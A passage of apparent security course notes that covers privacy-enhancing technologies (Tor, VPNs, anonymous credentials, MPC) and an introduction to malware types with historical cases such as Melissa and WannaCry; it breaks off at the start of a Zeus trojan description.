- **Control**: "Informational self-determination" – centers on controlling personal information

12.1.2 Privacy as a Security Property

Privacy functions as a critical security property across multiple domains:

For Individuals

- Protection against profiling and manipulation
- Protection against crime and identity theft

For Companies

- Protection of trade secrets and business strategy
- Security of internal operations
- Access control to patents and intellectual property

For Governments and Military

- Protection of national secrets
- Confidentiality of law enforcement investigations
- Security of diplomatic activities and political negotiations

Infrastructure is Shared: Individuals, industry, and governments use the same applications and networks (cloud services, blockchain, Industry 4.0). Denying privacy to some means denying privacy to all, creating systemic security vulnerabilities.

12.1.3 The Privacy-Security False Dichotomy

A common misconception suggests that privacy and security exist in opposition, requiring trade-offs. This belief is fundamentally flawed:

- **Surveillance effectiveness is limited**: Sophisticated adversaries evade surveillance by using secure communication tools (Signal, Threema, Telegram), while average users remain vulnerable
- **Surveillance tools can be abused**: Lack of transparency and safeguards enables misuse (NSA spying on Americans, Spanish ministry monitoring independence politicians)
- **Surveillance tools can be subverted**: The Greek Vodafone scandal (2004-2005) demonstrated how legal interception functionalities (backdoors) were exploited to monitor 106 key individuals

12.2 The Modern Privacy Context

12.2.1 Data Availability and Surveillance Infrastructure

Individual data-based applications serve legitimate purposes but collectively create a pervasive surveillance infrastructure:

Intelligent Data-Based Applications

- **Recommendation systems**: Netflix, Amazon, social networks, Spotify, iTunes
- **Location-based services**: Friend finders, maps, points of interest
- **Health monitoring**: Fitness trackers, medical applications
- **Tracking systems**: Children/elderly trackers, smart metering, intelligent buildings

Example – Cambridge Analytica Scandal: 100,000 users installed a Facebook application that collected personal data from 87+ million users (public profiles, page likes, birthdays, current cities). This data enabled profile creation and targeted political advertisements during US elections, demonstrating how seemingly innocuous data collection scales into mass surveillance.

12.2.2 Privacy vs. Society: Beyond Orwell

Privacy degradation affects not just individuals but societal structure. As Professor Daniel Solove argues:

> "Part of what makes a society a good place in which to live is the extent to which it allows people freedom from the intrusiveness of others. A society without privacy protection would be suffocation."

The threat extends beyond Orwell's "Big Brother" surveillance model to Kafka's "The Trial" – bureaucracies with inscrutable purposes that use personal information to make important decisions while denying individuals participation in how their information is used.

Information Processing Problems: These issues differ from surveillance concerns. They often do not result in inhibition or chilling effects but instead involve problems of data storage, use, or analysis. They create helplessness and powerlessness while altering relationships between individuals and decision-making institutions.

12.3 Privacy Enhancing Technologies (PETs)

Privacy Enhancing Technologies address different concerns depending on adversary models, providing varying protection levels. Three categories exist based on who defines the privacy problem and what they aim to protect.

12.3.1 Category 1: The Adversary is in Your Social Circle

Concerns Users define privacy problems arising from technology-enabled unwanted information disclosure within social networks:

- "My parents discovered I'm gay"
- "My boss knows I am looking for another job"
- "My friends saw my private pictures"

Goals Avoid surprising users through:

- **Supporting decision making**: Providing contextual feedback about information visibility
- **Identifying action impact**: Privacy nudges and warnings before posting
- **Easy defaults**: Privacy-preserving settings by default

Limitations

- Only protects from other users, requiring a **trusted service provider**
- Limited by users' capability to understand privacy policies
- Based on user expectations – problematic when users have no privacy expectations

This approach represents the common industry strategy: making users comfortable with data sharing rather than minimizing data collection. Major platforms (Facebook, Twitter, LinkedIn) primarily employ these techniques.

12.3.2 Category 2: The Provider May Be Adversarial (Institutional Privacy)

Concerns Legislation defines privacy problems, particularly the EU General Data Protection Regulation (GDPR):

- Data should not be collected without user consent or processed for illegitimate uses
- Data must be secured: correctness, integrity, deletion capabilities
- Focus on **personal data**: any information relating to an identified or identifiable living individual

Goals Compliance with data protection principles:

- **Informed consent**: Users must understand and agree to data collection
- **Purpose limitation**: Data used only for stated purposes
- **Data minimization**: Collect only necessary data
- **Subject access rights**: Users can access, correct, and delete their data
- **Security**: Preserving data confidentiality, integrity, and availability
- **Auditability and accountability**: Transparent data processing with logs

Technical Measures

- Access control systems
- Comprehensive logging
- Anonymization techniques (with significant limitations)

Anonymization Limitations: No magical solution exists to transform personal data into non-personal data while maintaining full utility. Any claim of "perfect anonymization with full data value" should be viewed skeptically.

Limitations

- Never questions whether collection is necessary – assumes legitimacy
- Requires **trusted service provider** – no technical measures protect data from the provider itself
- Limits misuse but not collection (seven legal bases allow collection)
- Limited scope: personal data $\neq$ all sensitive data

12.3.3 Category 3: Everyone is the Adversary (Anti-Surveillance Privacy)

Concerns Security experts define privacy problems arising from infrastructure-level information disclosure:

- Data disclosed by default through ICT infrastructure
- Adversary: anybody with access to network infrastructure
- Focus: censorship, surveillance, freedom of speech, association

Goals Minimize information disclosure and trust requirements:

- Minimize default disclosure of personal information (explicit and implicit)
- Minimize need to trust others
- Protect against network-level observation

Limitations

- Privacy-preserving designs are narrow – "general purpose privacy" remains extremely difficult
- Significant usability challenges for both developers and users:

  - Complex programming models
  - Performance overhead
  - Counter-intuitive technology behavior
- Industry lacks incentives to implement these technologies

12.4 Metadata and Traffic Analysis

12.4.1 The Problem: Metadata Sensitivity

End-to-end encryption protects message content but leaves metadata exposed. This metadata often proves as revealing as content itself.

Definition – Traffic Analysis: Traffic analysis is the process of intercepting and examining messages to deduce information from communication patterns rather than content or cryptanalysis. It extracts information from:

- Identities of communicating parties
- Timing, frequency, and duration of communications
- Location information
- Volume of data transferred
- Device characteristics

Military Origins Traffic analysis originated in military intelligence:

- **WWI**: British forces located German submarines through radio traffic patterns
- **WWII**: Allies assessed German Air Force size and tracked troop movements through transmitter fingerprinting

As Michael Herman notes: "These non-textual techniques can establish targets' locations, order-of-battle and movement. Even when messages are not being deciphered, traffic analysis provides indications of intentions and states of mind."

Modern Relevance

> "Traffic analysis, not cryptanalysis, is the backbone of communications intelligence."
> – Diffie & Landau

> "Metadata absolutely tells you everything about somebody's life. If you have enough metadata, you don't really need content." – Stewart Baker (former NSA General Counsel)

Modern surveillance programs (Tempora, MUSCULAR, XKeyscore) focus primarily on metadata collection and analysis.

12.4.2 Network Protocol Headers

Even with encrypted content, network protocols expose substantial information through unencrypted headers:

IPv4 Header Structure

- Source IP address (reveals sender location/identity)
- Destination IP address (reveals recipient location/identity)
- Packet length (enables traffic volume analysis)
- Time to Live and Protocol fields

The same metadata exposure occurs across all network protocol layers: Ethernet, TCP, SMTP, IRC, HTTP. Each layer reveals additional information about communication patterns, applications, and behaviors.

Address-Based Information Leakage The address where data is stored or where actions occur can reveal information:

Example – Medical Database: Consider a database storing patient information at different memory addresses based on disease severity:

- Cold patients: `0x37FD00 - 0x39FD10`
- Cancer patients: `0x54E100 - 0x61AB10`

Even with encrypted content, the storage address reveals disease severity.

Example – Location-Based Inference: Sending an email from an oncology clinic's IP address reveals that the sender is likely a patient, visitor, or employee – even if the email content is encrypted.

Key principle: Implicit data is as important as explicit data. Metadata, context, and patterns often reveal as much or more than message content itself.

12.4.3 Browser Fingerprinting

Modern web browsers expose rich metadata enabling unique device identification without cookies:

Fingerprinting Techniques

- Screen resolution and color depth
- Installed fonts
- Timezone and language settings
- User agent string
- Installed plugins and extensions
- Canvas and WebGL rendering characteristics
- Audio context fingerprinting

Example – AmIUnique.org: This service analyzes browser configurations and compares them against a massive database to calculate device uniqueness. It demonstrates that most users can be uniquely identified and tracked across the web without cookies or authentication.

12.5 Anonymous Communications

Anonymous communication systems protect against traffic analysis by hiding communication patterns and participant identities.

12.5.1 Use Cases for Anonymous Communications

Legitimate Users Requiring Anonymity

- **Journalists**: Source protection, investigative reporting
- **Whistleblowers**: Reporting misconduct without retaliation
- **Human rights activists**: Operating under oppressive regimes
- **Business executives**: Protecting competitive intelligence
- **Military/intelligence personnel**: Operational security
- **Abuse victims**: Seeking help without location disclosure
- **Ordinary citizens**: Avoiding advertising tracking, protecting personal information from corporations, expressing unpopular opinions, maintaining separate personal identities

Anonymous communication tools serve essential societal functions beyond criminal activity. Conflating anonymity with criminality undermines legitimate privacy needs across many user groups.

12.5.2 Abstract Model

Adversary Model The adversary can be almost anyone with network access:

- Intelligence agencies
- Internet Service Providers (ISPs)
- System administrators
- Employers and network operators
- Other users on the same network
- Potentially compromised hardware

Information to Protect

- Sender and receiver identities
- Communication timing patterns
- Message volume and length
- Communication frequency
- Relationship patterns between users

Single Proxy Problems Simple proxy solutions create vulnerabilities:

- **Low throughput**: Single point of congestion
- **Single point of failure**: Proxy compromise reveals all users
- **Coercion vulnerability**: Legal pressure can force disclosure

Example – Penet.fi Case (1996): The Church of Scientology successfully pressured the anonymous remailer service Penet.fi to reveal user identities, demonstrating single-proxy vulnerability.

Core Protection Mechanisms

1. **Bitwise unlinkability**: Use cryptography (layered encryption) to make inputs and outputs appear different
2. **Pattern destruction**: Repacketize and reschedule traffic to prevent correlation attacks
3. **Distributed routing**: Route through multiple nodes to distribute trust
4. **Load balancing**: Distribute traffic across many paths

12.6 The Tor Network

The Tor (The Onion Router) network provides low-latency anonymous communication through onion routing.

12.6.1 Onion Routing Protocol

Circuit Construction **Step 1: Path Selection**

- Client selects three Tor relays from the network directory
- Entry guard (first hop)
- Middle relay (second hop)
- Exit relay (third hop)

Step 2: Circuit Establishment

1. **Entry guard key exchange**:
    - Client performs authenticated Diffie-Hellman key exchange with entry guard
    - Establishes shared symmetric key k_1
2. **Middle relay key exchange**:
    - Client sends DH request to middle relay, encrypted with k_1
    - Entry guard forwards encrypted request to middle relay
    - Client and middle relay establish shared key k_2
3. **Exit relay key exchange**:
    - Client sends DH request to exit relay, encrypted with k_1 and k_2
    - Request forwarded through entry guard and middle relay
    - Client and exit relay establish shared key k_3

Step 3: Sending Data

- Client encrypts data in layers: $E_{k_3}(E_{k_2}(E_{k_1}(\text{data})))$
- Entry guard decrypts first layer with k_1, forwards to middle relay
- Middle relay decrypts second layer with k_2, forwards to exit relay
- Exit relay decrypts final layer with k_3, sends plaintext to destination

Layered Encryption Properties:

- Each relay only knows its predecessor and successor

- Entry guard knows client identity but not destination
- Exit relay knows destination but not client identity
- Middle relay knows neither client nor destination

Forward Secrecy Tor provides forward secrecy through ephemeral session keys:

- New circuit keys generated for each session
- Compromise of long-term keys does not compromise past sessions
- Circuit keys deleted after use

12.6.2 Overlay Network Architecture

Tor operates as an application-layer overlay network, not at the network routing level.

Layer Model Each Tor node runs the Tor application over the standard network stack:

- **Physical Layer**: Hardware transmission media
- **Data Link Layer**: Ethernet, WiFi protocols
- **Network Layer**: IP routing (visible to network observers)
- **Transport Layer**: TCP connections (visible metadata)
- **Session/Presentation Layers**: TLS encryption (link encryption)
- **Application Layer**: Tor protocol (onion routing)

Traffic travels through regular internet infrastructure between Tor relays. Network observers can see:

- IP addresses of Tor relay connections (but not end-to-end correlation)
- Traffic volume patterns
- Timing information

They cannot see: message content, final destination, or complete circuit path.

12.6.3 Limitations and Adversary Model

Adversary Assumptions Tor assumes the adversary **cannot observe both circuit ends simultaneously**:

- Cannot correlate entry and exit traffic patterns
- Cannot compromise all three relays in a circuit
- Has limited network visibility

Vulnerabilities

1. **Global Passive Adversary**:
   - Adversary observing both entry and exit can correlate traffic patterns
   - Volume and timing correlation enables end-to-end linkage
   - Example: Bob visiting CNN can be identified through traffic volume analysis

2. **Exit Relay Monitoring**:
   - Exit relay sees unencrypted traffic to destination
   - Can observe plaintext if destination does not use HTTPS
   - Can inject or modify traffic
3. **Circuit Compromise**:
   - Attacker controlling entry and exit relays can correlate traffic
   - Probability increases with longer circuit use

Tor prioritizes low latency over maximum anonymity. This design choice makes it suitable for web browsing, instant messaging, and streaming but vulnerable to sophisticated traffic analysis.

12.7 Low Latency vs. High Latency Systems

12.7.1 Low Latency: Stream-Based Systems

Characteristics

- Fixed route for entire communication session (stream)
- Minimal delays to support interactive applications
- Suitable for web browsing, instant messaging, VoIP, streaming

Examples

- **Tor**: Three-hop onion routing
- **I2P**: Distributed anonymous network
- **JonDonym**: Cascade-based anonymization

Security Properties

- Vulnerable to traffic volume correlation
- Timing analysis can reveal patterns
- Cannot resist global passive adversaries

12.7.2 High Latency: Message-Based Systems

Characteristics

- Each message takes a different route
- Messages delayed at mix nodes to prevent correlation
- Suitable for email, voting, blockchain transactions

Mix Networks Messages pass through multiple mix nodes that:

1. Collect multiple messages
2. Decrypt one encryption layer
3. Reorder messages (mix)
4. Add random delays

5. Forward to next mix

Security Properties

- Resistant to global passive adversaries
- Breaks timing correlations through delays
- Conceals communication patterns better than low-latency systems

Trade-offs

- **High latency systems**: Strong protection against global adversaries but unusable for interactive applications
- **Low latency systems**: Support interactive use but vulnerable to sophisticated traffic analysis
- **Long-term patterns**: Even high-latency systems reveal patterns over extended observation periods

12.8 Anonymous Communications vs. VPNs

Virtual Private Networks (VPNs) provide confidentiality but fundamentally different trust models from anonymous communication systems.

12.8.1 Trust Model Comparison

Property	**Tor**	**VPN**
Trust distribution	Decentralized across three relays	Centralized in VPN provider
Adversary visibility	Entry sees client, exit sees destination, middle sees neither	VPN sees both client and destination
Anonymity from provider	Yes (no single relay knows both ends)	No (VPN knows everything)
Protection from ISP	Yes (ISP only sees connection to entry guard)	Yes (ISP only sees connection to VPN)
Protection from network observers	Yes (if not global adversary)	No (VPN provider is single point)

12.8.2 VPN Properties

What VPNs Protect

- Confidentiality from local network observers (ISP, local network admin)
- IP address hiding from destination servers
- Geographic restrictions bypass
- Local network firewall circumvention

What VPNs Do Not Protect

- Anonymity from VPN provider (knows client identity and all destinations)
- Anonymity from anyone observing or compromising VPN provider
- Traffic pattern analysis by VPN provider

- Legal jurisdiction: VPN provider subject to local laws and subpoenas

Centralized Trust Vulnerability: VPNs replace trust in your ISP with trust in the VPN provider. A compromised or malicious VPN provider has complete visibility into user traffic. VPNs provide confidentiality but not anonymity.

12.9 Application-Layer Anonymity

Network-layer anonymity alone is insufficient. Application-layer information can re-identify users.

12.9.1 The Problem

Even with perfect network anonymity, application behavior reveals identity:

- Logging into accounts with real names
- Using personal email addresses
- Cookies and session identifiers
- Browser fingerprinting
- Behavioral patterns and writing style

Example: Sending an encrypted email through Tor to `me@cnn.com` provides network anonymity but the email address itself identifies the user to CNN's mail server.

12.9.2 Anonymous Credentials

Anonymous credentials (also called attribute-based credentials) enable authentication without identification.

Core Concept Instead of proving identity, users prove possession of certified attributes:

- "I have a credential saying I'm subscribed to CNN" (not "I am user X")
- "I am over 18 years old" (not "I was born on date Y")
- "I am authorized to access this resource" (not "I am employee Z")

Properties Compared to PKI **Public Key Infrastructure (PKI)**:

- Signed by trusted issuer
- Certification of attributes
- Authentication via secret key
- No data minimization
- Users are identifiable
- Users can be tracked (signature linkable)

Anonymous Credentials:

- Signed by trusted issuer
- Certification of attributes
- Authentication via secret key

- Data minimization
- Users are anonymous
- Users are unlinkable across contexts

Cryptographic Guarantees When showing an anonymous credential, the verifying server **cannot**:

1. Identify the user (if name is not provided)
2. Learn anything beyond disclosed attributes (and what can be inferred)
3. Distinguish two users with identical attributes
4. Link multiple presentations of the same credential

Example – Age Verification: A user proves they are over 18 without revealing their exact birthdate. The credential issuer (e.g., government) certifies the birth date, but the user generates a zero-knowledge proof of the age requirement without disclosing the actual date.

Technical Implementation Anonymous credentials use advanced cryptographic techniques:

- Zero-knowledge proofs
- Blind signatures
- Commitment schemes
- Selective disclosure protocols

12.10 Additional Privacy Enhancing Technologies

12.10.1 Private Set Intersection (PSI)

Definition – Private Set Intersection: A protocol where a client and server jointly compute the intersection of their private input sets such that:

- Client learns the intersection
- Server learns nothing (one-way PSI), or
- Both learn the intersection (mutual PSI)

Use Case: Private Search A user searches a database without revealing the search query to the server:

- User input: Set of search terms
- Server input: Database entries
- Output: Matching results without server learning query

12.10.2 Blind Signatures

Definition – Blind Signature: A protocol where a server signs a message produced by a client without learning the message content.

Use Case: Digital Cash (eCash)

1. User generates coin value and blinds it
2. Bank signs blinded coin (without seeing value)
3. User unblinds signature
4. User spends coin anonymously
5. Merchant verifies bank signature without identifying user

12.10.3 Secure Multiparty Computation (MPC)

Definition – Multiparty Computation: Protocols enabling parties to jointly compute a function over their inputs while keeping those inputs private.

Use Case: Statistical Computation Multiple hospitals compute aggregate statistics (e.g., average patient age, disease prevalence) without sharing individual patient records.

Properties

- Input privacy: No party learns others' inputs
- Correctness: Output is correct computation of the function
- Independence: Parties cannot choose inputs based on others' data

12.10.4 Private Information Retrieval (PIR)

Definition – Private Information Retrieval: A cryptographic protocol allowing a user to query a database without the server knowing which item was requested.

Use Case: Private Database Queries Retrieving medical information, patent searches, or legal documents without revealing query to database operator.

Trade-offs

- Computational PIR: High computational cost on server
- Communication PIR: High communication overhead
- Multi-server PIR: Requires multiple non-colluding servers

12.11 Privacy Quantification: The No Free Lunch Theorem

12.11.1 Fundamental Limitations

Theorem – No Free Lunch in Data Privacy (Kifer & Machanavajjhala, 2011): For every algorithm that outputs data with even a sliver of utility, there exists some adversary with prior knowledge such that privacy is not guaranteed.

Implications

- Perfect privacy with full utility is impossible
- Privacy guarantees depend on adversary model and prior knowledge
- Data minimization remains the most effective privacy protection

- All privacy techniques involve utility trade-offs

12.11.2 Privacy-Utility Trade-off

Privacy and utility exist in tension:

- **Maximum privacy**: No data release – zero utility
- **Maximum utility**: Full data release – zero privacy
- **Practical systems**: Balance based on threat model and application requirements

Adversary Prior Knowledge: Privacy guarantees fundamentally depend on what the adversary already knows. Strong prior knowledge can break seemingly robust privacy protections.

12.12 Summary: Privacy Landscape

12.12.1 Key Principles

1. **Privacy is a security property**: Essential for individuals, organizations, and society
2. **Privacy $\neq$ Security trade-off**: False dichotomy – both are necessary and complementary
3. **Metadata is as important as content**: Implicit data reveals as much as explicit data
4. **Different adversaries require different PETs**:
    - Social circle: Privacy controls and nudges
    - Service providers: GDPR compliance, access control
    - Network observers: Anonymous communications, encryption
5. **No free lunch**: Privacy always involves trade-offs with utility
6. **Layered protection**: Combine network anonymity with application-layer privacy

12.12.2 Practical Recommendations

For Users

- Use end-to-end encrypted communications (Signal, Threema)
- Use Tor for anonymous browsing when needed
- Minimize data sharing on social platforms
- Use privacy-focused browsers with fingerprinting protection
- Separate identities across different contexts

For Developers

- Implement data minimization by default
- Provide granular privacy controls
- Use privacy-preserving authentication (anonymous credentials)
- Minimize metadata collection and logging
- Consider privacy impact in system design

For Organizations

- Adopt privacy-by-design principles
- Implement GDPR compliance measures
- Use privacy-preserving analytics where possible
- Provide transparency about data practices
- Regular privacy impact assessments

13 Malware

13.1 Introduction to Malware

13.1.1 Definition and Context

Malware **Malware** (short for "Malicious Software") is software that fulfills the author's malicious intent. It is intentionally written to cause adverse effects and performs unwanted activities on computer systems.

Key Characteristic Malware has many flavors but shares a common trait: performing actions that violate security properties or user expectations without authorization.

Important Distinction **Malware $\neq$ Virus**. A virus is only one type of malware. The taxonomy includes viruses, worms, trojans, rootkits, spyware, and other categories.

13.1.2 Evolution of Attack Landscape

Previous Attack Paradigm Traditional attacks required expert adversaries who actively exploit model, design, or implementation errors:

- **Expert adversary**: Requires deep understanding of computer systems and networks
- **Manual adversary**: Requires manual coding and testing to find vulnerabilities and exploit them
- Examples: Buffer overflows, SQL injection, XSS attacks

Modern Attack Reality **Malware dominates modern attacks.** According to cybersecurity statistics (2019 Q1):

- **56% of attacks**: Malware use
- **36% of attacks**: Social engineering
- **17% of attacks**: Traditional hacking (exploiting vulnerabilities)
- **12% of attacks**: Web attacks
- **11% of attacks**: Credential compromise

Key insight: Malware and social engineering far exceed sophisticated technical attacks in frequency. The "cool stuff" (advanced hacking techniques) represents a small fraction of actual security incidents.

13.1.3 Why the Rise of Malware?

Several factors contribute to the proliferation of malware:

Homogeneous Computing Base

- Windows and Android dominate desktop and mobile markets
- Uniform platforms make very tempting targets
- Single malware strain can affect millions of systems
- Violates the diversity principle in security design

Clueless User Base

- Many users lack security awareness
- Users often trust suspicious emails, links, and attachments
- Social engineering exploits human psychology
- Large number of potential victims available

Unprecedented Connectivity

- Internet enables global reach
- Deploying remote and distributed attacks is increasingly easier
- Automated propagation mechanisms
- Fast spread across networks

Profitability **Malicious code has become profitable!**

- Compromised computers can be sold on underground markets
- Botnets rented for DDoS attacks or spam campaigns
- Ransomware directly extorts money from victims
- Cryptocurrency mining using victim resources
- Credit card theft and identity fraud

Attack Engineering Process The rise of malware reflects the **attacker engineering process**:

- Exploit new capabilities (automation, networking)
- Exploit new entities that are less prepared than expected in the design phase
- Lower barrier to entry for attackers

13.2 Malware Taxonomy

13.2.1 Classical Classification

Traditional malware taxonomy organizes threats along two dimensions:

Classification Axes

1. **Spreading mechanism:**
   - Self-spreading (autonomous propagation)
   - Non-spreading (requires manual activation)
2. **Host dependency:**
   - Needs host program (parasitic)
   - Self-contained program (independent)

Traditional Categories

Malware Type	Self-spreading	Needs Host
Computer Virus	Yes	Yes
Worm	Yes	No
Trojan Horse	No	No
Rootkit	No	No
Keylogger	No	No
Spyware	No	No

13.2.2 Modern Reality

Blurred Boundaries **Modern malware tends to combine "the best" of the categories to achieve its purpose.**

Traditional taxonomies are increasingly inadequate because:

- Real malware exhibits characteristics from multiple categories
- Sophisticated malware changes behavior based on environment
- Modular design allows combining different techniques
- Attack campaigns use multiple malware types in sequence

Deprecated Classification Systems Security vendors previously maintained lists of:

- Threats
- Vulnerabilities
- Risks

[**DEPRECATED**] These strict categorizations no longer reflect real-world malware complexity. Modern analysis focuses on:

- Attack vectors and propagation mechanisms
- Payload capabilities and objectives
- Evasion and persistence techniques
- Command and control infrastructure

13.3 Virus

13.3.1 Definition and Characteristics

Virus A **virus** is a piece of software that infects programs to monitor, steal data, or destroy systems. Viruses modify programs to include a (possibly modified) copy of themselves.

Key Properties

- **Cannot survive without host**: Viruses are parasitic, requiring a host program
- **Inherits host permissions**: Virus executes with the same privileges as the infected program
- **Secret execution**: Virus runs when the host program executes, typically without user knowledge
- **Platform-specific**: Takes advantage of specific operating system and hardware details

13.3.2 Security Implications

Permission Model What are the permissions of a virus?

Answer: **The same permissions as the host program!**

- Virus can do anything the host program is permitted to do
- No additional authentication required
- Executes with host's authority

Confused Deputy Problem The host program acts as a confused deputy:

- Host program has legitimate permissions
- Virus manipulates host to abuse those permissions
- User trusts the host program, unknowingly executing virus

This is a **recurring problem in security** that illustrates the importance of:

- **Least privilege principle**: Grant only minimum necessary permissions
- **Privilege separation**: Isolate components with different trust levels
- **Input validation**: Verify all external inputs

13.3.3 Replication and Spreading

Replication Mechanism Viruses replicate to infect other content or machines. The host spreads through:

- **Network propagation**:
  - Email attachments
  - File sharing
  - Network drives
- **Hardware propagation**:
  - USB drives (removable media)

  - External hard drives
  - Optical media (CD/DVD)

Infection Vectors **Email:**

- Attachments disguised as legitimate files
- Social engineering to convince users to open
- Example: “Important message from [Name]”

Web:

- Drive-by downloads
- Malicious websites
- Compromised legitimate sites

Physical media:

- USB drives found in parking lots
- Research shows approximately 50% of people plug in found USB drives
- Demonstrates failure of security awareness

13.3.4 Infection Techniques

File Infection

Overwrite Substitute the original program entirely with virus code

Parasitic Append virus code and modify program entry point to execute virus first

Macro Infection

- Overwrite or inject macros executed on program load
- Common targets: Microsoft Excel, Word, PowerPoint
- Requires finding exploit to insert the macro
- Macros have access to system resources

Boot Infection

- Most difficult to implement
- Most dangerous (executes before OS loads)
- Infects boot partition or bootloader
- Survives OS reinstallation
- Difficult to detect and remove

13.3.5 Example: Melissa Virus (1999)

Classification Melissa occupies the quadrant: Self-spreading / Needs host program.

The Host Melissa infects Microsoft Word documents (`.doc` files) using a "Macro"–a small script inside the document designed to automate tasks.

Initial Infection A user receives an email titled "Important Message from [Name]" and opens the attached Word file named `list.doc`.

First Payload Once opened, the macro:

1. Executes automatically
2. Modifies global Word settings to reattach itself to any subsequently opened Word document
3. Secretly accesses Microsoft Outlook address book
4. Sends infected document to entries in address book

Second Payload When the current minute matches the day of the month (e.g., 3:03 on the 3rd), it inserts the quote:

> "Twenty-two points, plus triple-word-score, plus 50 points for using all my letters. Game's over. I'm outta here." (Bart Simpson)

Impact

- Rapid global spread through email
- Millions of infected systems
- Significant economic damage
- Email servers overwhelmed by propagation traffic

13.3.6 Virus Defenses

Antivirus Software Antivirus programs employ multiple detection techniques:

1. Signature-based detection:

- Database of byte-level or instruction-level signatures matching known viruses
- Sequences of bytes/instructions known to be part of virus code
- Wildcards and regular expressions for pattern matching
- Hash values of known malicious programs

2. Heuristic analysis:

- Check for signs of infection or anomalies
- Incorrect or suspicious header sizes
- Suspicious code section names
- Unusual file structure
- Suspicious API calls

3. Behavioral signatures:

- Detect sequences of system changes characteristic of viruses
- Monitor file modification patterns

- Track registry changes
- Observe network behavior

Sandboxing

- Run untrusted applications in restricted environment
- Use virtual machines for isolation
- Limit access to system resources
- Monitor behavior before allowing full execution
- Can execute and analyze without risk to host system

Defense Limitations

- Signature-based detection requires known virus signatures (zero-day attacks evade)
- Polymorphic viruses change their signature with each infection
- Encrypted viruses hide their code until execution
- Performance impact of real-time scanning
- False positives can disrupt legitimate software

13.4 Worm

13.4.1 Definition and Characteristics

Worm A **worm** is a self-replicating computer program that uses a network to send copies of itself to other nodes.

Key Distinguishing Features

- **Does not need host program**: Worms are self-contained, independent programs
- **Autonomous propagation**: Spreads automatically over the network without user intervention
- **Network-based**: Primary spreading mechanism is network communication

13.4.2 Propagation Mechanisms

Target Discovery Worms identify potential victims through:

Email harvesting:

- Mine address books
- Scan inbox and sent folders
- Extract addresses from browser cache

Network enumeration:

- Scan local network for active hosts
- Query network services for system information
- Exploit network protocols (e.g., NetBIOS, SMB)

Random or targeted scanning:

- Generate random IP addresses and probe
- Target specific IP ranges
- Focus on vulnerable service ports

Infection Vectors Email-based (requires human interaction):

- Fake sender addresses
- Hidden attachments
- Social engineering subject lines
- Example: WannaCry initial infection via phishing

Network-based (fully automated):

- Exploit vulnerabilities in network services
- No user action required
- Rapid spread once active
- Example: SQL Slammer, Code Red

13.4.3 Example: WannaCry Ransomware (2017)

WannaCry represents a case of **ransomware**–malware that demands payment to restore system functionality.

Attack Mechanism Exploitation:

- Exploited vulnerability revealed in NSA hacking toolkit leak
- **EternalBlue exploit**: Mishandled packets in Microsoft Server Message Block (SMB) protocol
- Enabled arbitrary code execution on vulnerable Windows systems
- Leak contained vulnerabilities in systems from Cisco, Fortinet, and others

Payload:

1. Encrypted victim's data using strong cryptography
2. Displayed ransom demand on screen
3. Required payment in Bitcoin cryptocurrency
4. Set deadline for payment with escalating costs

Ransom demands:

- $300 in 3 days
- $600 in 7 days
- DELETE all files if not paid

Impact

- Over 200,000 victims across 150 countries
- $130,634 obtained in ransom payments (relatively small)
- Billions of dollars in damage from downtime and recovery
- UK National Health Service (NHS) hospitals severely affected
- Critical healthcare operations disrupted

The Kill Switch **Discovery:** WannaCry contained a "kill switch"–a domain name check that would halt propagation if the domain existed.

Mechanism:

1. Upon installation, malware checked existence of specific web domain
2. If domain existed, worm stopped spreading
3. Security researcher registered the domain
4. Worm propagation ceased globally

Purpose of kill switch:

- Avoid worm study if hijacked by researchers
- Detect sandbox/analysis environments (which might not resolve unusual domains)
- Allow creators to stop propagation if needed

Lesson: Even sophisticated malware can contain design flaws that enable defensive response.

13.4.4 Worm Defenses

Host-level Defenses **Protecting software from remote exploitation:**

- Apply security patches promptly
- Use secure coding practices
- Implement input validation
- Deploy stack protection techniques

Antivirus and endpoint protection:

- Block email-based worms
- Detect malicious payloads
- Quarantine suspicious files

System diversity:

- Different operating systems
- Different program versions
- Different interfaces and APIs
- Increases attacker complexity (though may conflict with economy of mechanism)

Network-level Defenses **Connection limiting:**

- Limit number of outgoing connections per host
- Rate-limit connection attempts
- Slows worm spreading significantly

Personal firewall:

- Block outgoing SMTP connections from unknown applications
- Prevent unauthorized network access
- Alert user to suspicious activity

Intrusion detection systems (IDS):

- Monitor network traffic for attack patterns
- Detect scanning behavior
- Identify exploit attempts
- Enable rapid response

Intrusion Detection System Types **Host-based vs. Network-based:**

Host-based (HIDS) Process running on individual host, detects local malware activity

Network-based (NIDS) Network appliance monitoring all traffic passing through network segment

Signature-based vs. Anomaly-based:

Signature-based detection
- Identifies known attack patterns
- Low false alarm rate
- Requires up-to-date signature database (expensive to maintain)
- Cannot detect novel attacks (zero-days)

Anomaly-based detection
- Attempts to identify behavior different from legitimate baseline
- Adapts to new attacks (legitimate behavior remains relatively constant)
- High number of false alarms
- Requires training period to establish normal behavior

Defense Principle: Diversity **Heterogeneous systems:**

- Different operating systems
- Different programs and versions
- Different interfaces and protocols

Trade-off: While diversity increases security by making uniform attacks impossible, it may conflict with:

- **Economy of mechanism**: More complex systems are harder to secure
- **Functionality**: Different systems may not interoperate well

- **Management overhead**: Increased maintenance burden

13.5 Trojan Horse

13.5.1 Definition and Characteristics

Trojan Horse Malware that **appears to perform a desirable function** but also performs **undisclosed malicious activities**.

Key Properties

- Requires users to **explicitly run** the program
- **Cannot replicate** itself (not self-spreading)
- Can perform **any malicious activity**
- Masquerades as legitimate software

Historical Context The name references the Trojan Horse from Greek mythology–a deceptive gift containing hidden attackers.

13.5.2 Malicious Capabilities

Trojans can implement various malicious functions:

Information Theft

- **Spyware**: Monitor and collect sensitive user data
- **Keyloggers**: Record all keystrokes (capturing passwords, messages)
- **Screen capture**: Take screenshots of sensitive information
- **Credential harvesting**: Steal login credentials

System Compromise

- **Backdoor**: Allow remote access to system
- **Privilege escalation**: Exploit vulnerabilities to gain higher permissions
- **System modification**: Alter system configuration or files

Resource Abuse

- **Spam relay**: Use system to send spam emails
- **DDoS participant**: Join distributed denial-of-service attacks
- **Cryptocurrency mining**: Use CPU/GPU for unauthorized mining
- **Proxy server**: Route malicious traffic through victim's system

Destructive Actions

- **Data corruption**: Modify or delete files
- **Ransomware**: Encrypt data and demand payment
- **System sabotage**: Render system unusable

13.5.3 Example: Zeus and Tiny Banker Trojan

Zeus Trojan (2007 onwards) Banking Trojan designed to steal financial credentials and sensitive banking data.

Tiny Banker Trojan (2012) Derivative of Zeus with similar objectives but smaller footprint.

Attack Goals Steal users' sensitive data, particularly:

- Account login information
- Banking credentials
- Two-factor authentication codes
- Personal identification numbers (PINs)

Mode of Operation 1: Keylogging Attack steps:

